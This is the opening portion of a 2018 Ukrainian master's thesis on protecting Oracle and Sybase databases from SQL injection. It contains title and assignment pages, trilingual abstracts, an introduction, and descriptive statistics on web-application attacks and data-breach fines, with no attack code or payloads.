Міністерство освіти і науки України
Державний вищий навчальний заклад
«Національний гірничий університет»

Інститут електроенергетики
Факультет інформаційних технологій
Кафедра безпеки інформації та телекомунікацій

ПОЯСНЮВАЛЬНА ЗАПИСКА
дипломної роботи

магістра
(ступінь підготовки)

галузь знань *12 Інформаційні технології*
(шифр і назва галузі знань)

напрям підготовки (спеціальність) *125 Кібербезпека*
(код і назва напряму підготовки)

спеціалізація (освітня програма) *Кібербезпека*
(код і назва спеціальності)

ступінь підготовки *магістр*
(назва освітнього рівня)

кваліфікація *професіонал із організації інформаційної безпеки*
(код і назва кваліфікації)

на тему: ***Методика захисту конфіденційності інформації в базах даних SYBASE і ORACLE від SQL-атак***

Виконавець: студент ***6*** **курсу, групи** ***125м-16-1***

_____ ***Колгін Володимир Андрійович***
(підпис) (прізвище ім'я по-батькові)

Керівники	Прізвище, ініціали	Оцінка	Підпис
роботи	проф. Корнієнко В.І.		
розділів:			
спеціальний	ст.викл. Начовний І.І.		
економічний	к.е.н., доц. Волотковська Ю.О.		

Рецензент			

Нормоконтроль	к.ф.-м.н., доц. Гусєв О.Ю.		

Дніпро
2018

Міністерство освіти і науки України
Державний вищий навчальний заклад
«Національний гірничий університет»

Інститут електроенергетики
Факультет інформаційних технологій
Кафедра безпеки інформації та телекомунікацій

ЗАТВЕРДЖЕНО:
завідувач кафедри
безпеки інформації та телекомунікацій
_____ Корнієнко В.І.

«_____»_____20___року

ЗАВДАННЯ
на виконання кваліфікаційної роботи магістра

спеціальності *125 Кібербезпека*
(код і назва спеціальності)

студенту **125м-16-1** **Колгін Володимир Андрійович**
(група) (прізвище ім'я по-батькові)

Тема дипломної роботи ***Методика захисту конфіденційності інформації в базах даних SYBASE і ORACLE від SQL-атак***

1 ПІДСТАВИ ДЛЯ ПРОВЕДЕННЯ РОБОТИ

Наказ ректора Державного ВНЗ «НГУ» від _____№_____

2 МЕТА ТА ВИХІДНІ ДАНІ ДЛЯ ПРОВЕДЕННЯ РОБІТ

Об'єкт досліджень ***процес впровадження sql-ін'єкції під час запиту користувача до бази даних.***

Предмет досліджень ***стійкість бази даних ORACLE до атаки через SQL-ін'єкції***

Мета НДР ***є підвищення захисту конфіденційності інформації баз даних від атак типу SQL-ін'єкцій***

Вихідні дані для проведення роботи ***PHP, ORACLE, SYBASE, SQL-ін'єкції***

3 ОЧІКУВАНІ НАУКОВІ РЕЗУЛЬТАТИ

Наукова новизна ***полягає у тому, що вперше створена методика на основі синтезу найефективніших та доступних рішень на різних рівнях захисту інформації в базах даних.***

Практична цінність ***полягає у можливості використовувати методику для різних баз даних та серверних мов програмування для підвищення захисту інформації.***

4 ВИМОГИ ДО РЕЗУЛЬТАТІВ ВИКОНАННЯ РОБОТИ

Результати повинні надати методику захисту інформації в базах даних від SQL-атак.

5 ЕТАПИ ВИКОНАННЯ РОБІТ

Найменування етапів робіт	Строки виконання робіт (початок-кінець)
Збір аналітичних даних	*02.10.2018-28.10.2018*
Вивчення відомих методик захисту баз даних	*28.10.2018-20.11.2018*
Порівняння відомих методик захисту баз даних	*20.11.2018-14.12.2018*
Сформування ефективнішої методики на основі синтезу аналогів	*14.12.2018-30.12.2018*

6 РЕАЛІЗАЦІЯ РЕЗУЛЬТАТІВ ТА ЕФЕКТИВНІСТЬ

Економічний ефект ***доведено економічну ефективність та розраховано строк окупності затрат. Результати досліджень можуть бути використані в конфігурації серверу для підвищення захисту інформації в базах даних***

Соціальний ефект _____

7 ДОДАТКОВІ ВИМОГИ

Завдання видав _____ ст викл Начовний І.І.
(підпис) (прізвище, ініціали)

Завдання прийняв до виконання _____ ст Колгін В. А.
(підпис) (прізвище, ініціали)

Дата видачі завдання: _____

Термін подання дипломної роботи до ДЕК _____

РЕФЕРАТ

Пояснювальна записка: 110 с., 36 рис., 3 табл., 4 додатки, 58 джерел.

Об’єкт дослідження: процес впровадження sql-ін’єкції під час запиту користувача до бази даних.

Мета роботи (проекту): підвищення захисту конфіденційності інформації баз даних від актуальних атак типу SQL-ін’єкцій.

Методи дослідження: методи порівняння, індукції та дедукції, системного підходу, аналізу і синтезу.

У спеціальній частині дана характеристика методам захисту інформації в базах даних.

У роботі досліджено методи захисту інформації в базах даних на рівнях баз даних та web-додатку. Проведено аналіз методів захисту інформації в базах даних. Запропоновано рішення захисту інформації в базі даних ORACLE. Розроблено методику захисту конфіденційності інформації в базах даних ORACLE.

В економічному розділі визначено економічну ефективність та строк окупності затрат.

Практичне значення роботи полягає у можливості використовувати методику для різних баз даних та серверних мов програмування для підвищення захисту інформації.

Результати здійснених у дипломній роботі (проекті) досліджень можуть бути використані в конфігурації серверу для підвищення безпеки інформації в базах даних

Наукова новизна дослідження полягає у тому, що вперше створена методика на основі синтезу найефективніших та доступних рішень на різних рівнях захисту інформації в базах даних.

Напрямки подальших досліджень захист баз даних від несанкціонованого доступу.

SQL-ІН’ЄКЦІЇ, ORACLE, SYBASE, КОНФІДЕНЦІЙНІСТЬ.

ABSTRACT

Explanatory note: 110 p., 36 figures, 3 tables, 4 supplements, 58 sources.

The object of the research: the process of implementing sql-injection at the user's request to the database.

The purpose of the project (project): to increase the protection of confidentiality of information databases from actual attacks such as SQL injection.

Methods of research: methods of comparison, induction and deduction, system approach, analysis and synthesis.

In the special section, this is a description of the methods for protecting information in databases.

The methods of data protection in databases at the levels of databases and web-applications are investigated in the work. The analysis of data protection methods in databases is carried out. The decision to protect information in the ORACLE database is proposed. The technique of protection of confidentiality of information in ORACLE databases is developed.

The economic section defines economic efficiency and the payback period.

The practical value of the work is the ability to use a methodology for different databases and server programming languages to enhance information security.

The results of the thesis (project) research can be used in the server configuration to improve the security of information in databases

The scientific novelty of the research is that for the first time a method has been created based on the synthesis of the most effective and available solutions at different levels of information security in databases.

Directions of further research protection of databases from unauthorized access. SQL INJECTION, ORACLE, SYBASE, CONFIDENTIALITY.

Реферат

Пояснительная записка: 110 с., 36 рис.,3 табл., 4 приложений, 58 источников.

Объект исследования: процесс внедрения sql-инъекции во время запроса пользователя к базе данных.

Цель работы (проекта): повышение защиты конфиденциальности информации баз данных от актуальных атак типа SQL-инъекций.

Методы исследования: методы сравнения, индукции и дедукции, системного подхода, анализа и синтеза.

В специальной части дана характеристика методам защиты информации в базах данных.

В работе исследованы методы защиты информации в базах данных на уровнях баз данных и web-приложения. Проведен анализ методов защиты информации в базах данных. Предложено решение защиты информации в базе данных ORACLE. Разработана методика защиты конфиденциальности информации в базах данных ORACLE.

В экономическом разделе определена экономическая эффективность и срок окупаемости затрат.

Практическое значение работы состоит в возможности использовать методику для различных баз данных и серверных языков программирования для повышения защиты информации.

Результаты проведенных в дипломной работе (проекте) исследований могут быть использованы в конфигурации сервера для повышения безопасности информации в базах данных

Научная новизна исследования заключается в том, что впервые создана методика на основе синтеза эффективных и доступных решений на различных уровнях защиты информации в базах данных.

Направления дальнейших исследований защиту баз данных от несанкционированного доступа.

SQL-инъекции, ORACLE, SYBASE, КОНФИДЕНЦИАЛЬНОСТЬ.

ЗМІСТ

ВСТУП

Актуальність. У міру того як діяльність організацій все більше залежить від комп'ютерних інформаційних технологій, проблеми захисту баз даних стають все більш актуальними. Загрози втрати конфіденційної інформації стали звичайним явищем в сучасному комп'ютерному світі. Якщо в системі захисту є недоліки, то даними може бути завдано шкоду, яка може бути виражений в: порушенні цілісності даних, втрати важливої інформації, попаданні важливих даних стороннім особам і т.д.

Кожен збій роботи бази даних може паралізувати роботу цілих корпорацій, банків, що призведе до відчутних матеріальних втрат. Захист даних стає однією з найактуальніших проблем в сучасних комп'ютерних технологіях.

Щоб забезпечити захист даних в комп'ютерних системах необхідно визначити перелік заходів, що забезпечують захист.

В наші дні бази даних є основними компонентами будь-якого інтернет-додатки, надаючи сайтам можливість використовувати різну динамічний вміст. Так як в таких базах даних може зберігатися конфіденційна інформація, необхідно заздалегідь подбати про їх захист.

Однією з найстаріших проблем, з якими стикаються адміністратори БД і СУБД (систем управління базами даних) - є способи забезпечення безпеки бази даних. З кожним роком ця проблема стає все більш актуальною. Для потужних СУБД, які зберігають дані підприємств і керують ними, завдання забезпечення безпеки є першочерговим. Вирішення цього завдання має безліч варіантів вирішення - від резервного копіювання, що дозволяє відновити бази даних в разі їх видалення або пошкодження носіїв інформації, до захисту від несанкціонованого проникнення в бази даних з метою розкрадання інформації або навмисного руйнування БД.

Проводячи комплекс заходів, спрямованих на захист баз даних, адміністратори БД і СУБД намагаються якнайкраще захистити їх від усіх можливих неприємностей і до межі обмежити можливості пересічних користувачів, але з різних причин вони можуть допустити найрізноманітніші помилки при встановленні політики безпеки.

Метою дипломної роботи (проекту) є підвищення захисту конфіденційності інформації баз даних від актуальних атак типу SQL-ін’єкцій

Завдання дослідження. Для досягнення зазначеної мети дипломної роботи поставлені окремі завдання:

– дослідити вразливости бази даних ORACLE і SYBASE на рівні баз;

– дослідити вразливости бази даних ORACLE і SYBASE на рівні web-додатку;

– дослідити методи та практики захисту інформації в базах на рівні баз даних;

– дослідити методи та практики захисту інформації в базах на рівні web-додатку;

– створити вимоги до методики захисту конфеденційності інформації в базах даних SYBASE і ORACLE від SQL-атак;

– на основі вразливостей, рішень та вимог сформувати методики захисту конфіденційності інформації в базах даних SYBASE і ORACLE;

Об’єкт дослідження – процес впровадження sql-ін’єкції під час запиту користувача до бази даних;

Предмет дослідження – стійкість бази даних до атаки через SQL-ін’єкції.

Методи дослідження – методи порівняння, індукції та дедукції, системного підходу, аналізу і синтезу;

При формуванні методики захисту конфіденційності інформації від SQL-ін’єкцій використовував метод синтезу.

При наданні оцінки іншим методам та тестування експлуатації окремих методик було використано метод індукції, перейшовши від конкретного до загального.

У спеціальній частині дана характеристика методам захисту інформації в базах даних.

В економічному розділі визначено економічну ефективність та строк окупності затрат.

Наукова новизна дослідження полягає у тому, що вперше створена методика на основі синтезу найефективніших та доступних рішень на різних рівнях захисту інформації в базах даних.

Практичне значення роботи полягає у можливості використовувати методику для різних баз даних та серверних мов програмування для підвищення захисту інформації.

РОЗДІЛ 1

АНАЛІТИЧНІ ТА БАЗОВІ ПОНЯТТЯ ЗАХИСТУ ІНФОРМАЦІЇ В БАЗАХ ДАНИХ

В даному дослідженні представлена статистика атаки на веб-додатки за III квартал 2017 року. Вихідні дані були отримані під час виконання пілотних проектів щодо впровадження інтернету екрану рівня програм прикладного брандмауера.

В огляді розглядаються найбільш поширені типи атак, цілі атак, їх джерела, а також інтенсивність та розподіл у часі. Крім того, приводиться статистика по окремим галузям економіки. Дослідження атак дозволяє оцінити поточні тенденції у сфері безпеки веб-застосунків, виявити актуальні загрози та виділити фактори, на яких перш за все варто звернути увагу при розробці веб-додатків та побудові системи захисту.

Для отримання більш достовірних результатів автоматизований пошук вразливостей за допомогою спеціалізованого ПО для сканування веб-додатків (наприклад, Acunetix) було виключено з вихідних даних.

1.1 Статистика атак на веб-додатки

Типи атак У III кварталі 2017 року сама поширеною була атака «Впровадження SQL-коду». У разі її успішної реалізації шахрай може отримати несанкціонований доступ до чутливої інформації або виконати команди ОС. На другому місці рейтингу атака на користувачів веб-програми «Міжсторінкове виконання сценаріїв». Ці типи атак складають практично половину всіх атак на досліджувані веб-додатки. Виросла доля атак «Підключення локальних файлів», спрямованих на виконання будь-якого коду на зараженому сервері. Даний тип атаки займає третю місце в рейтингу. Крім того, по порівнянню з минулим кварталом у два рази збільшився чисельність атак високої ступені ризику

«віддалене виконання коду та команд ОС», за допомогою якого злочинцю може отримати повний контроль над сервером з веб-додатка[1].




Рисунок 1.1 – Типи атак на веб-додатки

Розподіл атак за ступенем ризику відповідно до використовуваної в Application Firewall класифікації представлена на діаграмі нижче.




Рисунок 1.2 – Розподілення атак на веб-додатки згідно рівню ризику

Отримані дані дозволяють будувати детальні статистичні дані про атаки на веб-додатки для різних галузей економіки. В III кварталі у вибірку потрапили веб-додатки установ охорони здоров'я, енергетичних та промислових організацій, банків, IT-компаній та державних установ.

Установи охорони здоров'я.

Статистика по найбільш поширеним атакам на веб-додатки сфери охорони здоров'я в порівнянні з минулим кварталом значно відрізняється. Ця відмінність пояснюється специфікою роботи цих прикладних програм. В основному досліджені в цьому районі веб-додатки використовуються як інформаційні ресурси і не використовуються для обробки особистих даних або відомостей про стан здоров'я пацієнтів. Саме відсутність чутливої інформації, яка може представляти інтерес для зловмисників, пояснюється значним зниженням долі атак «Впровадження SQL-коду» (з 46% до 2,9%) по порівнянню з минулим кварталом. При цьому виросло число інших атак, серед яких практично половина спрямована на виконання коду або команд ОС, у тому числі за допомогою підключення будь-яких файлів. За допомогою подібних атак вразливий може отримати повний контроль над веб-додатком і потім змінити зміст ресурсу, порушити його роботу або розповсюджувати шкідливі ПО.




Рисунок 1.3 – Типи атаки на веб-додатки сфери охорони здоров'я

1.3 Приклади використання отриманої інформації

Промислові та енергетичні компанії. Атаки на веб-додатки промислових та енергетичних компаній, як і раніше, носять цілеспрямований характер. Зловмисники, атакуючи подібні веб-додатки, намагаються отримати чутливу інформацію про систему, яка може бути використана при плануванні та проведенні подальших атак. Зловмисники намагаються використовувати такі веб-додатки як основну точку для проникнення в внутрішню інфраструктуру компаній з наступним доступом до технологічних сегментам мережі. Кінцевою метою подібних атак в основному є порушення технологічного процесу. Тому серед найбільш поширених атак присутні ті, які дозволяють віддалено виконувати команди ОС і захопити контроль над сервером і в подальшому розвивати вектор атаки на внутрішню інфраструктуру. За результатами досліджень 77% всіх виявлених в 2017 році векторів атак, що дозволили подолати периметр корпоративної мережі, були засновані саме на експлуатації вразливостей веб-додатків.




Рисунок 1.4 – Типи атаки на веб-додатки енергетичних та промислових компаній

Банки

Отримання фінансової вигоди є основним мотивом вловлювачів при проведенні атаки на веб-ресурси банків. За допомогою атаку «Впровадження SQL-коду» правопорушники можуть отримати несанкціонований доступ до чутливої інформації, в тому числі до особистого дану та фінансової інформації клієнтів банків. Крім того, практично кожна третя атака спрямована на користувачів веб-додатка. Зловмисники, намагаються виявити вразливості, з допомогою експлуатації яких вони зможуть вбити облікові дані користувачів або заразити їх робочі станції зловмисними ПО. Успішна реалізація таких атак може призвести до фінансових втрат як для клієнтів, так і для самого банку, а також негативно вплинути на його репутацію.




Рисунок 1.5 – Типи атак на веб-додатки банків

IT-компанії

Як і раніше, практично половина всіх атак складають «Впровадження SQL-коду» та «Міжсторінкове виконання сценаріїв». Дані атаки в першу чергу спрямовані на доступ до чутливої інформації та отримання облікових записів користувачів веб-додатків з метою подальшого доступу до інформаційних ресурсів організації. Наприклад, у випадку успішної атаки «Міжсторінкове виконання сценаріїв» вразливий може отримати користувачеві кукі та здійснити

доступ до порталу, який компанія використовує для взаємодії з партнерами. Часто на таких ресурсах обробляється чутлива інформація, яка представляє високу цінність для вразливих осіб. Крім того, особливий інтерес для вразливих підлітків представляють облікові дані привілейованих користувачів, які володіють адміністративними правами і часто використовують одну і ту ж обліковий запис для доступу до декількох веб-додатків і порталів. Тому атаки «Впровадження SQL-коду» та «Міжсторінкове виконання сценаріїв» можуть бути спрямовані саме на отримання даних адміністраторів веб-прикладних програм. В результаті доступу порушника до партнерських порталів та інших веб-додатків може принести IT-компанії істотні репутаційні та, можливо, фінансові втрати.

Рисунок 1.6 – Типи атак на веб-додатки IT-компаній

Державні установи

Велика частина веб-застосувань державних установ, розглянутих в рамках даного дослідження. Кожна п'ята атака зловмисників спрямовані на несанкціонований доступ до чутливої інформації, кожен другий - на користувачів веб-додатків. зловмисники користуються тим, що більшість користувачів таких веб-ресурсів дуже погано знають в питаннях інформаційної безпеки.




Рисунок 1.7 – Типи атак на веб-додатки держустанов

Середня кількість атак по галузям. За середньою чисельністю зареєстрованих подій у день у цьому кварталі на першому місці знаходяться установи сфери охорони здоров'я.

Значне зниження числа атак на веб-додатки державних установ пов'язане з тим, що у вибірку цього разу потрапили веб-додатки місцевого, районного значення, які відвідують меншу кількість користувачів, ніж веб-ресурси, досліджені в минулому кварталі. В цілому різниця в кількості атаки на веб-ресурси регіонального та районного масштабу пояснюється тим, що вловлювачі під час своїх атак прагнуть отримати більшу вигоду і охопити максимальну кількість жертв.

Оскільки веб-ресурси регіонального значення відвідує більшу кількість користувачів і часто на таких веб-ресурсах обробляється більша кількість чутливої інформації, успішні атаки на такі додатки призведуть до більш значимих наслідків, ніж аналогічні атаки на веб-ресурси місцевого рівня.

Як і в минулому кварталі, середня кількість атак на компанії промислового сектора не перевищує двох десятків, що підтверджує припущення про цільовий характер атаки на такі веб-ресурси. Зловмисники стараються діяти максимально непомітно, їх основна мета - отримати доступ до ресурсів внутрішньої мережі з

подальшим розвитком атак на технологічний сегмент. У результаті саме такі одиничні атаки можуть призвести до надзвичайно небезпечних наслідків - від порушення або зупинки технологічного процесу до небезпечних техногенних наслідків, екологічних катастроф та людських жертв.




Рисунок 1.8 – Середнє число атак в день по галузям

Приклади, за останній час, атак на БД і до чого вони призвели. Підприємство знають про небезпеку викрадення конфіденційної інформації, але не приділяють достатньої уваги за установлення комплексу захисту баз даних. Причини різноманітні, від невигідності розробки комплексу систем захисту інформації до наявності не чутливої інформації[2]. Але коли приходять наслідки відсутності систем захисту баз даних, то причини як правило переглядаються. Далі наведені приклади наслідків порушення захисту, викрадення та використання інформації в базах даних web-ресурсів.

1.2 Приклади штрафів підприємств, які не змогли захистити данні своїх користувачів та не проінформували про факт атаки.

Січень 12, 2018. Британське управління уповноваженого за інформацією (ICO) наклало штраф у розмірі 400 тисяч фунтів стерлінгів на Carphone Warehouse, одну з найбільших в Європі роздрібних мереж з продажу мобільних

телефонів, передає The Register. Рітейлер покараний за допущену в 2015 р витік даних 3 млн клієнтів.

За даними ICO, в системі безпеки Carphone Warehouse було «разюче багато» істотних вад. Це дозволило зловмисникам отримати доступ до особистої інформації мільйонів покупців і понад 1000 співробітників, причому кібератака була виявлена тільки через 15 днів після її початку.

Розслідування показало, що хакери скористалися уразливістю в застарілої версії програмного забезпечення WordPress і звернулися до інформаційної системи, використовуючи дійсні облікові дані.

Накладений на Carphone Warehouse штраф в розмірі 400 тисяч фунтів вважається одним з найбільших в історії британського наглядового органу із захисту інформації. У жовтні 2016 р ICO на ту ж суму оштрафував телекомунікаційну компанію TalkTalk, з вини якої були скомпрометовані дані більше 150 тис. Клієнтів. У серпні 2017 р оператор був оштрафований ще на 100 тис. Фунтів за те, що не зміг забезпечити захист клієнтської інформації при взаємодії з одним з постачальників.

